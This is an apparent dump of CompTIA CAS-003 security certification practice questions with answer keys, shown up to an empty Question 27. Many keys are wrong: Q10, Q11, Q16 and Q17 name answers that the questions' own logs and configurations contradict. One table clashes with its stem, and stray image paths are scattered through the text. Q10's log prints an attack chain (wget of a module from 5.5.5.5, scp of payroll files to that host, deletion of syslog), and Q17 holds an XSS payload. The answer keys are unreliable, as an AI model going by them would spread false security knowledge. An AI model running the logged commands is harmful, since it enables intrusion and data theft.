CAS-003

Number: CAS-003
Passing Score: 800
Time Limit: 120 min
File Version: 1

CAS-003

https://www.gratisexam.com/

Exam A

QUESTION 1
A company’s Chief Operating Officer (COO) is concerned about the potential for competitors to infer proprietary information gathered from employees’ social media accounts.

Which of the following methods should the company use to gauge its own social media threat level without targeting individual employees?

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

A. Utilize insider threat consultants to provide expertise.
B. Require that employees divulge social media accounts.
C. Leverage Big Data analytical algorithms.
D. Perform social engineering tests to evaluate employee awareness.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
An SQL database is no longer accessible online due to a recent security breach. An investigation reveals that unauthorized access to the database was possible due to an SQL injection vulnerability. To prevent this type of breach in the future, which of the following security controls should be put in place before bringing the database back online? (Choose two.)

A. Secure storage policies
B. Browser security updates
C. Input validation
D. Web application firewall
E. Secure coding standards
F. Database activity monitoring

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:


QUESTION 3
A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

A. ISA
B. BIA
C. SLA
D. RA

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Given the following output from a local PC:



```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
 Link-local IPv6 Address..... : fe80::4551:67ba:77a6:62e1%11
 IPv4 Address................ : 172.30.0.28
 Subnet Mask................ : 255.255.0.0
 Default Gateway............ : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

A. `Allow 172.30.0.28:80 -> ANY`
B. `Allow 172.30.0.28:80 -> 172.30.0.0/16`
C. `Allow 172.30.0.28:80 -> 172.30.0.28:443`
D. `Allow 172.30.0.28:80 -> 172.30.0.28:53`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication
Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains time-sensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provider. Have the remote location request an indefinite risk exception for the use of cloud storage
D. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
B. Install a client-side VPN on the staff laptops and limit access to the development network
C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A systems security engineer is assisting an organization’s market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
C. The associated firmware is more likely to remain out of date and potentially vulnerable
D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 9
During a security assessment, an organization is advised of inadequate control over network segmentation. The assessor explains that the organization’s reliance on VLANs to segment traffic is insufficient to provide segmentation based on regulatory standards. Which of the following should the organization consider implementing along with VLANs to provide a greater level of segmentation?

A. Air gaps
B. Access control lists
C. Spanning tree protocol
D. Network virtualization
E. Elastic load balancing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:



```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o –O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls –
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg –e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host

E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Exploit frameworks

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:


QUESTION 12
To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

A. Blue team
B. Red team
C. Black box
D. White team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref

QUESTION 13
An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.



Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents.
The following observations have been identified:

1. The ICS supplier has specified that any software installed will result in lack of support.
2. There is no documented trust boundary defined between the SCADA and corporate networks.
3. Operational technology staff have to manage the SCADA equipment via the engineering workstation.
4. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

A. VNC, router, and HIPS
B. SIEM, VPN, and firewall
C. Proxy, VPN, and WAF
D. IDS, NAC, and log monitoring

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 15
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:



```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```


Which of the following is the engineer implementing?

A. Remotely triggered black hole
B. Route protection
C. Port security
D. Transport security
E. Address space layout randomization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.



```
[00:00:09] “GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1”
200 6863
“http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offse
t=0&hits=10&switch=0&f=us”
“Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)”
[00:00:12] “GET /js/master.js HTTP/1.1” 200 2263
“http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209”
“Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)”
[00:00:22] “GET /internet/index.html HTTP/1.1” 200 6792
“http://www.company.com/video/streaming/http.html”
“Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5”
[00:00:25] “GET /showFile.action?fileName=<script> alert(“an error has
occurred, please send your username and password to me@example.com”)
</script> 200
[00:00:27] “GET /contacts.html HTTP/1.0” 200 4595 “-“ “FAST-
WebCrawler/2.1-pre2 (ashen@company.net)”
[00:00:29] “GET /news/news.html HTTP/1.0” 200 16716 “-“ “FAST-
WebCrawler/2.1-pre2 (ashen@company.net)”
[00:00:29] “GET /download/windows/asctab31.zip HTTP/1.0” 200 1540096
“http://www.company.com/downloads/freeware/webdevelopment/15.html”
“Mozilla/4.7 [en]C-SYMPA (Win95; U)”
[00:00:30] “GET /pics/wpaper.gif HTTP/1.0” 200 6248
“http://www.comptia.com/asctortf/” “Mozilla/4.05 (Macintosh; I; PPC)”
```

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

Which of the following types of attack vectors did the penetration tester use?

A. SQL injection

B. CSRF
C. Brute force
D. XSS
E. TOC/TOU

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors.
Which of the following BEST meets this objective?

A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:



Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)


A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting
F. Improve patch management processes

Correct Answer: BE

Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
After investigating virus outbreaks that have cost the company $1000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:



	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among the five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

A. Install a HIPS on the web servers
B. Disable inbound traffic from offending sources
C. Disable SNMP on the web servers
D. Install anti-DDoS protection in the DMZ

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
An insurance company has two million customers and is researching the top transactions on its customer portal. It identifies that the top transaction is currently password reset. Due to users not remembering their secret questions, a large number of calls are consequently routed to the contact center for manual password resets. The business wants to develop a mobile application to improve customer engagement in the future, continue with a single factor of authentication, minimize management overhead of the solution, remove passwords, and eliminate to the contact center. Which of the following techniques would BEST meet the requirements? (Choose two.)

A. Magic link sent to an email address
B. Customer ID sent via push notification
C. SMS with OTP sent to a mobile number
D. Third-party social login
E. Certificate sent to be installed on a device
F. Hardware tokens sent to customers

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share's ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target applications. Share the username and password with all developers for use in their individual scripts
E. Redesign the web applications to accept single-use, local account credentials for authentication

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```


Which of the following did the analyst use to determine the location of the malicious payload?

A. Code deduplicators
B. Binary reverse-engineering
C. Fuzz testing
D. Security containers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.



VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

A. SPF
B. S/MIME
C. TLS
D. DKIM

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://en.wikipedia.org/wiki/DMARC

QUESTION 27
